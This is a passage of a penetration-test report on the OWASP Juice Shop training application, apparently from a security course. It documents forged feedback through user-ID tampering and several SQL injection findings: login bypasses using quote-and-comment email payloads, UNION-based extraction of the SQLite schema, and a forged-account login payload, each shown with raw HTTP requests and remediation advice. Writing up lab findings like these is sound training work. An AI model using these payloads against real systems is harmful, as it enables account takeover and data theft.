12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=V03OL3kGvSeWryoaOPNZEpdzKvxuyFnxA714KMVRXxnlg9Bjbqv8mj2vR; cookieconsent_status=dissmiss
Connection: keep-alive
18 {
19   "captchaId":27,
20   "captcha":"4",
21   "comment":"asdf (anonymous)",
22   "rating":1
}
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Request in browser >
Engagement tools [Pro version only] >
Copy Ctrl+C
Copy as curl command (bash)
Copy as file
Save item
Convert selection >
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy history documentation

HTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
yFnXA714KMVRXxnlg9Bjbqv8mj2vR; cookieconsent_status=dissmiss

0 highlights

4. Observe the JSON body of the request and response. Identify useful parameters found in the response: "userId": null - "id": 32

Request

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 73
4 sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=V03OL3kGvSeWryoaOPNZEpdzKvxuyFnxA714KMVRXxnlg9Bjbqv8mj2vR; cookieconsent_status=dissmiss
Connection: keep-alive
18 {
19   "captchaId":27,
20   "captcha":"4",
21   "comment":"asdf (anonymous)",
22   "rating":1
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/32
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 169
10 Vary: Accept-Encoding
11 Date: Thu, 01 May 2025 04:06:05 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "status": "success",
17   "data": {
18     "id": 32,
19     "comment": "asdf (anonymous)",
20     "rating": 1,
21     "updatedAt": "2025-05-01T04:06:05.215Z",
22     "createdAt": "2025-05-01T04:06:05.215Z",
23     "userId": null
24   }
25 }
```

5. Modify the request JSON body by adding "userId": 4 and "id": 77 to impersonate another user and click **Send**.

(Note: "id" is optional and can be removed.)

Request

```

1 POST /api/Feedbacks/
2 Host: localhost:3000
3 Content-Length: 100
4 sec-ch-ua: "Not/A[Brand];v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=
  V03DL3k6vSeWryaoaPNZEpzdKvxuyFnXA714KMVRxnlg9BjBqv8mj2wR; cookieconsent_status=dissmiss
18 Connection: keep-alive
19
20 {
21   "id":77,
22   "captchaId":27,
23   "captcha":-4,
24   "comment": "asdf (anonymous)",
25   "rating":1,
26   "UserId":4
27 }
28

```

Response

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/77
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 166
10 ETag: W/"a6-xdpmFykBgeyl7f23itF3YFoyLE"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:14:43 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success",
18   "data": {
19     "id":77,
20     "comment": "asdf (anonymous)",
21     "rating":1,
22     "UserId":4,
23     "updatedAt": "2025-05-01T04:14:43.049Z",
24     "createdAt": "2025-05-01T04:14:43.049Z"
25   }
26 }

```

6. The response confirmed that the feedback was submitted successfully under user ID 4.

Request

```

1 POST /api/Feedbacks/
2 Host: localhost:3000
3 Content-Length: 123
4 sec-ch-ua: "Not/A[Brand];v="8", "Chromium";v="126"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=
  V03DL3k6vSeWryaoaPNZEpzdKvxuyFnXA714KMVRxnlg9BjBqv8mj2wR; cookieconsent_status=dissmiss
18 Connection: keep-alive
19
20 {
21   "captchaId":27,
22   "captcha":-4,
23   "comment": "I scream, you scream, we all scream for ice cream",
24   "rating":1,
25   "UserId":6
26 }
27

```

Response

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Feedbacks/78
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 199
10 ETag: W/"c7-claPOC74saw1kjSflg/72PxhJM"
11 Vary: Accept-Encoding
12 Date: Thu, 01 May 2025 04:17:18 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17   "status": "success",
18   "data": {
19     "id":78,
20     "comment": "I scream, you scream, we all scream for ice cream",
21     "rating":1,
22     "UserId":6,
23     "updatedAt": "2025-05-01T04:17:18.409Z",
24     "createdAt": "2025-05-01T04:17:18.409Z"
25   }
26 }

```

Also observed that the id field could be removed without affecting the outcome

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)

5.2 SQL Injection

5.2.1 login Jim

HIGH

Description:

The login form of the Juice Shop application is vulnerable to **SQL Injection**, which allows penetration testers to bypass authentication mechanisms. By manipulating the input fields, a penetration tester can trick the SQL query into logging in without knowing the user's password.

In this case, the penetration tester did not initially know the user's email but identified it through the **Customer Feedback** section, where **Jim's email (or any user email)** appeared next to one of his reviews.

Once the email was obtained, the pentester crafted a simple SQL injection payload in the password field to bypass authentication and successfully log in as Jim.

Impact:

The penetration tester was able to:

- Discover Jim's email from publicly visible content.
- Use SQL Injection in the login form to log in as Jim without needing his password.

This vulnerability could lead to:

- Unauthorized access to customer accounts.
- Exposure of personal user data, order history, or saved payment methods.
- Full account takeover of any user whose email can be found or guessed.

Resource / References:

- OWASP Top 10: [A03:2021 – Injection](#)
- OWASP SQL Injection Cheat Sheet:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Vulnerability Location:


- Component: Login Page
- Input Field: Email and Password
- Tested IP: 127.0.0.1:3000/#/

Recommendations:

- Use **parameterized queries** (prepared statements) for all database interactions.
- Sanitize and validate all user inputs on both client and server sides.
- Implement security measures like **rate limiting** and **account lockout** on login attempts.
- Avoid exposing user identifiers (like email addresses) in public areas unless necessary.

Proof of Concept (PoC):


1. Browse the product reviews and found one made by Jim, which exposed his email: jim@juice-sh.op



2. In login page. In the email field, Enter: **jim@juice-sh.op'--**
And added any random value in password field, because the SQL injection comments out the rest of the query.

The screenshot shows a dark-themed login interface. At the top, it says "Login". Below that is an "Email*" field containing "jim@juice-sh.op'--". To the right of this field is a password input field containing "jim" and a "Forgot your password?" link. Below the inputs is a blue "Log in" button with a key icon. Underneath the log in button is a "Remember me" checkbox. The entire form is set against a dark background with light-colored text and buttons.

3. When submit the form, successfully log in as Jim without knowing his password.



Payload used:

- **Email:** jim@juice-sh.op'--
- **Password:** anything (ignored)

5.2.2 Database Schema (Extraction via SQL Injection)

HIGH

Description:

The application is vulnerable to SQL Injection in the search functionality. By manipulating the search input parameter, the penetration tester can inject arbitrary SQL queries into the backend database. In this case, it was possible to extract the entire database schema by exploiting the vulnerability through the built-in `sqlite_master` table in SQLite.

The server improperly handles input validation, allowing the penetration tester to craft a malicious query to leak sensitive information about the database structure.

Impact:

- **Data Disclosure:** Full exposure of the database structure, including table names and column definitions.
 - **Enumeration:** penetration tester can enumerate the internal database schema.
 - **Future Attacks:** Enables penetration testers to plan further targeted attacks such as extracting sensitive user data.
-

Vulnerability Location:

- **Component:** Product Search / Search Functionality
 - **Parameter Affected:** Search Query Input Field
-

Recommendations:

1. **Input Validation and Sanitization:**


Strictly validate and sanitize all user inputs to prevent malicious characters and patterns.

2. **Error Handling:**

Do not display detailed database errors to users; use generic error messages instead.

Proof of Concept (PoC):

1-Login to the application and navigate to the search functionality.



2:Open Burp Suite, enable Intercept, and capture the search request.

A screenshot of the Burp Suite interface. The 'Intercept' tab is selected. The 'HTTP history' tab shows a list of requests. The fourth request, which is the search request, has its URL highlighted with a yellow arrow. The 'Request' tab displays the raw HTTP request, and the 'Inspector' tab shows the request attributes, query parameters, body parameters, cookies, and headers. The 'Burp Suite Community Edition v2025.3.3 - Temporary Project' header is visible at the top.

3:send the req to repeater

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the center, there's a list of network requests. A yellow box highlights the first request, which is a GET to 'http://accounts.google.com/...'. A yellow arrow points from the 'Send to Repeater' option in the context menu to the 'Repeater' tab in the top navigation bar.

4:Modify the search input to inject a simple SQL payload:1'

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A yellow box highlights the modified URL in the 'Request' pane: 'http://127.0.0.1:3000/rest/products/search?q= OR 1=1'. A yellow arrow points from this URL to the 'response' pane, which displays an SQLite error message: 'SQLITE_ERROR: near "') syntax error'.

Observation:

An SQL error was triggered, revealing that the backend is using SQLite.

5:Based on the error information, proceed to find the number of columns by trial and error using ORDER BY technique:ORDER BY 1-- ORDER BY 2--ORDER

BY 3--...ORDER BY 9--

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET /rest/products/search?name%41' UNION+Select+1,2,3,4,5,6+from+sqlite_master--+ HTTP/1.1
- Host:** 127.0.0.1:3000
- selected tab:** Repeater
- Response:** HTTP/1.1 500 Internal Server Error
- Message:** UNION queries must have the same number of result columns.
- Headers:** Content-Type: application/json; charset=utf-8
- Body:** {"error":1, "code": "SQLITE_ERROR", "message": "SELECTs to the left and right of UNION do not have the same number of result columns", "stacktrace": "SELECT: SQLite: SELECTs to the left and right of UNION do not have the same number of result columns", "errno":1}
- Notes:** None

Result:

Discovered that the correct number of columns is **9**, because after ORDER BY 9-- the page loaded normally without an error.

6:Craft a final UNION-based SQL Injection payload to extract the database schema:

a')) UNION SELECT 1..9 FROM sqlite_master--

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /rest/products/search?q=' OR 1=1 UNION SELECT 1,2,3,4,5,6,7,8,9 FROM sqlite_master-- HTTP/1.1
- Response:** Status 200 OK. The response body is a JSON object:

```
{  "status": "success",  "data": [    {      "id": 1,      "name": "Z",      "description": "3",      "price": 4,      "deluxePrice": 5,      "image": "http://www.google.com",      "updateAt": "2017-04-21T22:20:30Z",      "deleteAt": null,      "updatedAt": "2017-04-21T22:20:30Z",      "deletedAt": null    }  ]}
```
- Inspector:** Shows the raw request and response in both XML and JSON formats.

7:Send the modified request and observe that the application returns information from sqlite_master.

```
127.0.0.1:3000/rest/products/se + 127.0.0.1:3000/rest/products/search?q=a%27)UNION+Select+1,2,3,4,5,6,7,8,9+from+sqlite_master--  
status": "success",  
data": [  
  {  
    "id": 1,  
    "name": 2,  
    "description": 3,  
    "price": 4,  
    "deluxePrice": 5,  
    "image": 6,  
    "createdAt": 7,  
    "updatedAt": 8,  
    "deletedAt": 9  
  }  
]
```

5.2.3 Ephemeral Accountant

HIGH

Description:

This vulnerability allows login as a user that does not exist in the application's database. By injecting a custom SQL payload into the login endpoint, a temporary user record is forged and returned by the query. The application accepts this fake user as authenticated, granting access without the user ever being registered. This breaks the integrity of the authentication process.

Impact:

The penetration tester was able to successfully log in using a fabricated user that does not exist in the database. This is a critical weakness in input handling and authentication logic, where forged records can bypass registration and login validation checks entirely.

Vulnerability Location:


- POST /rest/user/login
-

Recommendations:

- Use prepared statements (parameterized queries) to prevent injection attacks. This approach ensures that the SQL execution engine treats the inputs as data rather than executable code. (https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
 - Use SQL Server-side verification to ensure that the account where user will log really exist in database by double checking it server-side.
 - Input Validation of all user inputs can reduce the risk of injection attacks. Inputs should be checked against expected patterns and sanitized.
-

Proof Of Concept:


1. Open Burp Suite



2. Open Browser

The Burp Suite interface is shown, specifically the 'Proxy' tab. On the left, there's a sidebar with options like 'Forward', 'Drop', 'Intercept is off', and 'Action'. The main area displays a 'What's new?' section with several cards. One card shows a request capture with the title 'Hide uninteresting headers'. Another card shows a table with the title 'Custom columns'. A third card shows API details with the title 'API scanning'. Each card has a 'Read more' link at the bottom.

3. turn on Intercept to capture the request and go to Login page and login normally.



4. Capture the login request and send it to Repeater.

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 113
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Accept-Language: en-US
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent
18 Connection: keep-alive
19
20 {
    "email": "dy@juice-sh.op",
    "password": "12345"
}

```

Scan

- [Send to Intruder](#) Ctrl+I
- [Send to Repeater](#) Ctrl+R
- [Send to Sequencer](#)
- [Send to Comparer](#)
- [Send to Decoder](#)
- [Send to Organizer](#) Ctrl+O
- [Insert Collaborator payload](#)
- [Request in browser](#) >
- [Engagement tools \[Pro version only\]](#) >
- [Change request method](#)
- [Change body encoding](#)
- [Copy](#) Ctrl+C
- [Copy URL](#)
- [Copy as curl command \(bash\)](#)
- [Copy to file](#)
- [Paste from file](#)
- [Save item](#)
- [Don't intercept requests](#) >
- [Do intercept](#) >
- [Convert selection](#) >
- [URL-encode as you type](#)
- [Cut](#) Ctrl+X
- [Copy](#) Ctrl+C
- [Paste](#) Ctrl+V
- [Message editor documentation](#)
- [Proxy interception documentation](#)

rome/126.0.6478.127 Safari/537.36

EK9RqoL4yaBb3kJV0eLhwtkIlSofYhlt6FxnF6ria5GPp1xervYNN0gZzwX

Event log(1) All issues

5. Observe the response and request the token parameter means that the login was successful

```
Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 45
4 sec-ch-ua: "Not/A[brand];v="0"; \"Chromium\";v="126"
5 sec-ch-ua-mobile: ?0
6 User-Agent: curl/7.64.0; python/3.9; text/plain; /v/
7 Content-Type: application/json
8 Accept-Language: en-US
9 sec-ch-ua-device: mobile
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?0
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Content-Type: application/welcomebanner+status=dississ; cookieconsent_status=dississ; continueCode=GK9PnAyaB3k3V0UlnhX1K1oSuYhTfGFnF6riASG5PpxervyNM0gZzwk
18 Connection: keep-alive
19
20 {
21   "email": "dy@juice-sh.op",
22   "password": "12345"
23 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Pragma: no-cache, no-store, must-revalidate
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 803
9 ETag: "5d0a10f9-5a54-4fb6-8669-7d9f0tnwo"
10 Vary: Accept-Encoding
11 Date: Sat, 10 May 2025 00:12:43 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "authentication": {
17     "token": "5d0a10f9-5a54-4fb6-8669-7d9f0tnwo"
18   }
19 }

20 {
21   "id": 10,
22   "email": "dy@juice-sh.op"
23 }
```

6. Modify JSON body to inject a SQL payload for the email field:

```
{"email": "' UNION SELECT * FROM (SELECT 20 AS id, 'acc0unt4nt@juice-sh.op' AS username, 'acc0unt4nt@juice-sh.op' AS email, '12345' AS password, 'accounting' AS role, '123' AS deluxeToken, '127.0.0.1' AS lastLoginIp, 'default.svg' AS profileImage, '' AS totpSecret, 1 AS isActive, 12983283 AS createdAt, 133424 AS updatedAt, NULL AS deletedAt)--"}
```

Send the request.

The server responds with a valid token means was a successful login with non-existing account

5.2.4 Login Bender (via SQL Injection)

HIGH

Description:

The login functionality is vulnerable to **SQL Injection**, which allows unauthorized access to user accounts by bypassing authentication mechanisms.

During testing, the tester observed the email `bender@juice-sh.op` inside the public feedback section of the application. Using this information, a targeted login attempt was made.

By injecting a malicious SQL in the **Email field**, the application skipped password verification and granted access to Bender's account.

The vulnerability exists because the backend does not properly sanitize or parameterize user input during login processing.

Impact:

- **Authentication Bypass:** Full unauthorized access to a registered user account.
 - **Privilege Escalation (if reused):** If exploited against admin accounts, this could lead to full compromise.
 - **Future Attacks:** Enables penetration testers to plan further targeted attacks such as extracting sensitive user data.
-

Vulnerability Location:

- **Component:** Login Functionality
 - **Parameter Affected:** Email Input Field
-

Recommendations:

3. **Use Prepared Statements:** Ensure SQL queries use parameterized inputs to eliminate injection possibilities.

4. Input Sanitization: Reject or escape special characters like ' or -- from inputs where not expected.
-

References:

-CWE Reference: [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)


-CVSS v3.1 Base Score: 8.8 (High)

Proof of Concept (PoC):

- 1- Navigate to the All Products section
- 2- Click on Banana Juice (1000ml) to view details and reviews




3- Go to <http://localhost:3000/#/login>




The screenshot shows a login form with a dark background. At the top, the word "Login" is displayed in white. Below it, an error message "Invalid email or password." is shown in red. The "Email*" field contains "bender@juice-sh.op". The "Password*" field contains "test". To the right of the password field is a white eye icon.

4- Test for SQL injection by submitting:



The screenshot shows the same login form. The "Email*" field now contains "[object Object]" and "bender@juice-sh.op'" followed by a yellow arrow pointing to the apostrophe. The "Password*" field contains "test". To the right of the password field is a white eye icon.

5- Exploit SQLi to Bypass Login



